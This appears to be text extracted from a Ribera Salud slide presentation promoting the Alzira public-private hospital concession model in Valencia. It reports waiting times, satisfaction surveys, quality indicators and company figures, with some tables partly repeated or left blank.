


Emergency Activity






Demand Management Results





Demand Management Results


Complexity by age group





Demand Management Results

Mortality and complications 2015







Waiting lists

Results

Waiting times for surgery in 2015
(days)



Waiting times for appointments with a
specialist in 2015 (days)



- Source data SNS 2015 (available in june 2016): <http://inclasns.msssi.es/main.html>

(Indicadores --> accesibilidad --> Tiempo espera intervenciones quirúrgicas no urgentes)


- Source VC data: <http://www.san.gva.es/web/dgas/informe-de-situacion-diciembre-2015>

- Source concessions data: Alumbra Report december 2015 (Conselleria de Sanitat)




Satisfaction Survey

Overall satisfaction with hospital care
february 2015



Overall satisfaction with primary care
february 2015



*VC a 2014



Satisfaction Survey

- ✿ 91% of the patients show their satisfaction with the health care provided.
- ✿ 94% do not know the Alzira Model.



***The citizen is not concerned
about WHO manages the hospital,
but HOW it is managed.***



Indicators

Indicators 2015	Ribera Salud	Valencian Communit y
Mean pre-surgery stay (days)	0.21	0.54
Outpatient Surgery substitution rate	81.3%	76.8%
Rate of low-risk C-section	6.5%	8.3%
Hip fractures operated within 48 hours	83.9%	51.2%



Brookings Institution

Measure	Before the inclusion in the Complex Care Plan (2012)	After the inclusion in the Complex Care Plan (2014)	Variation (%)
First outpatient visits	5,688	5,190	-8.76%
Ongoing outpatient visits	15,700	16,122	2.69%
Hospital emergencies	6,752	5,680	-15.88%
Hospital admissions	2,933	2,123	-27.62%
Hospital readmissions	266	197	-25.94%



H A R V A R D
B U S I N E S S
S C H O O L



Satisfaction Survey

- ✿ 91% of the patients show their satisfaction with the health care provided.
- ✿ 94% do not know the Alzira Model.



***The citizen is not concerned
about WHO manages the hospital,
but HOW it is managed.***



Health Department Evaluation

INDICADOR	Tema	RIBERA	TORREVIEJA	DENIA	VINALOPÓ
		Valor	Valor	Valor	Valor
Prestar atención sanitaria que responda a las expectativas de la población.					
Satisfacción: Prestar atención sanitaria que responda a las expectativas de la población.					
1. Índice sintético de satisfacción.	Calidad	97,58%	98,45%	98,85%	
Ciudadanos: Generar confianza y seguridad en el sistema.					
Ciudadanos: Generar confianza y seguridad en el sistema.					
2. Índice de calidad de la información.	Calidad	97,05%	95,10%		2
3. Índice de percepción de mejora.	Calidad	98,27%	93,09%		6
Penalización OE.3- Ciudadanos: Generar confianza y seguridad en el sistema	Penalizaciones				
Promover la salud					
4. Indicador de Cobertura vacunal de polio a los 6 meses.	Salud Pública	100,00%			
5. Indicador de Cobertura vacunal Triple Vírica a los 6 meses.	Salud Pública	100,00%			
6. Indicador de Cobertura vacunal DTP a los 18 meses.	Salud Pública	91,82%			
7. Cribado de HTA de riesgo elevado	Salud Pública	34,41%			
8. Control de hipertensión	Salud Pública	33,23%			
9. Indicador de Cribado de diabetes.	Salud Pública	5,82%			
10. Control de diabetes	Salud Pública	1,03%			
11. Calidad en el Seguimiento del Embarazo en Atención Primaria.	Salud Pública	1%			
12. Indicador de Cobertura vacunal de la gripe	Salud Pública	81,55%			
13. Indicador de abandono tabáquico en pacientes de alto riesgo	Salud Pública	1,17%			
14. Indicador de registro del Índice de Masa Corporal	Salud Pública	38,24%			
16. Indicador de diagnóstico precoz de EPOC	Seguridad				
17. Seguimiento del puerperio	Registro AP				
18. Indicador de cobertura vacunal del VPH	Salud Pública	72,12%			
19. Indicador de cobertura vacunal de virus de la gripe	Salud Pública	65,73%			
20. Indicador de diagnóstico precoz de EPOC	Seguridad				
21. Seguimiento del puerperio	Registro AP				
22. Indicador de cobertura vacunal del VPH	Salud Pública	71,17%			
23. Indicador de cobertura vacunal de virus de la gripe	Salud Pública	59,95%			
24. Indicador de diagnóstico precoz de EPOC	Seguridad				
25. Seguimiento del puerperio	Registro AP				
Penalización OE.3- Promover la salud - Vacunaciones	Penalizaciones				
Penalización OE.3- Promover la salud - Niño y embarazo	Penalizaciones				

Quality

Health Results

Accessibility

Demand Management

Patient Safety

Sustainability



About RIBERA SALUD



Leading a Process of Change

RIBERA SALUD...

- Is the only Spanish Company exclusively dedicated to the Administrative Concessions in healthcare sector.
- Torre Vieja Hospital developed **FLORENCE** (electronic clinical history), which was implemented in 15 Hospitals in Chile.
- Torre Vieja and Vinalopó Hospitals have implemented a shared services system to foster the **multi-hospital vision**.
- Has implemented an interactive health portal Patients/professionals.
- First project of patients segmentation according to the risk level.

Alzira Model...

- Is the first project with a per capita finance system, whose objective is the health promotion.
- Establishment of Integrated Healthcare Centers (CSI), joining Primary Care and technology to Specialized Care.
- Is the first PPP considered as a case study by Harvard University.

Alzira Hospital, first public hospital...

- In Spain with electronic clinical history and digital radiology (1997).
- In Spain with individual rooms and a bed for the companion (1997).
- That developed an integration model Hospital /Primary Care.
- Committed to CSR Alzira Hospital, first public hospital in Spain with sign Language Interpreter (1997).



Contribution of Ribera Salud

+700,000

Citizens covered

1,838

Doctors

3,023

Nurses

€545M

Turnover

€600M

Investment

6,217

Employees

35%

Annual saving for
the Administration

34

Quality
Certifications

650

Professionals
Trained (Resident
Medical Intern etc...)

625

Research
Projects

3,200

Promotion and
Prevention
Activities

117

National and
International
Awards

+80

Countries visited
our hospitales

1,500

Scientific
Publications

+1,000


Beds

45,000

Patients use our
Health Portal





The Expansion of the Alzira Model







Where we are



 *Ribera Salud is a shareholder*

 *Ribera Salud was a shareholder until 2012*

- *Hospital Universitario de La Ribera (Alzira, Valencia)*
- *Hospital Universitario de Torrevieja (Torrevieja, Alicante)*
- *Hospital de Denia (Denia, Alicante)*
- *Hospital Universitario de Vinalopó (Elche, Alicante)*
- *BR salud. Central Laboratory (San Sebastián de los Reyes, Madrid)*
- *b2b salud. Purchase Unit (Valencia)*
- *Hospital Guillermo Kaelin de la Fuente (Villa María del Triunfo, Lima)*
- *Hospital Alberto Leopoldo Barton Thompson (Callao, Lima)*
- *'Florence' system in 15 public hospitals in Chile, 3 sanatorium en Uruguay and 2 clinics in Honduras*



CONCLUSIONS



Ribera Salud Added Value




For the Local Government

Offloading of the public budgets.
A lower-than-average costs public management of a public service (25% less).
Investments are the concessionaire's responsibility during the management period.
Capitalative payment. Transfer of financial risk.
Innovation in technologies and systems management.
Contribution of complementary HR.

For the Professionals

Job security. Innovative salary system.
Opportunity for development and a professional career.
Teaching and Research.
Commitment to technology.



For the citizen/patient


Perceived quality. Humanization of care.
Personalized treatment. Greater privacy and comfort.
Greater accessibility. Quicker response time.
Free choice of hospital and doctor.
Technology informs and educates the patient
94% do not know the Alzira Model.
91% are satisfied with the health care provided



Conclusions



Pressure
on the costs
will be increased:
REFORMS



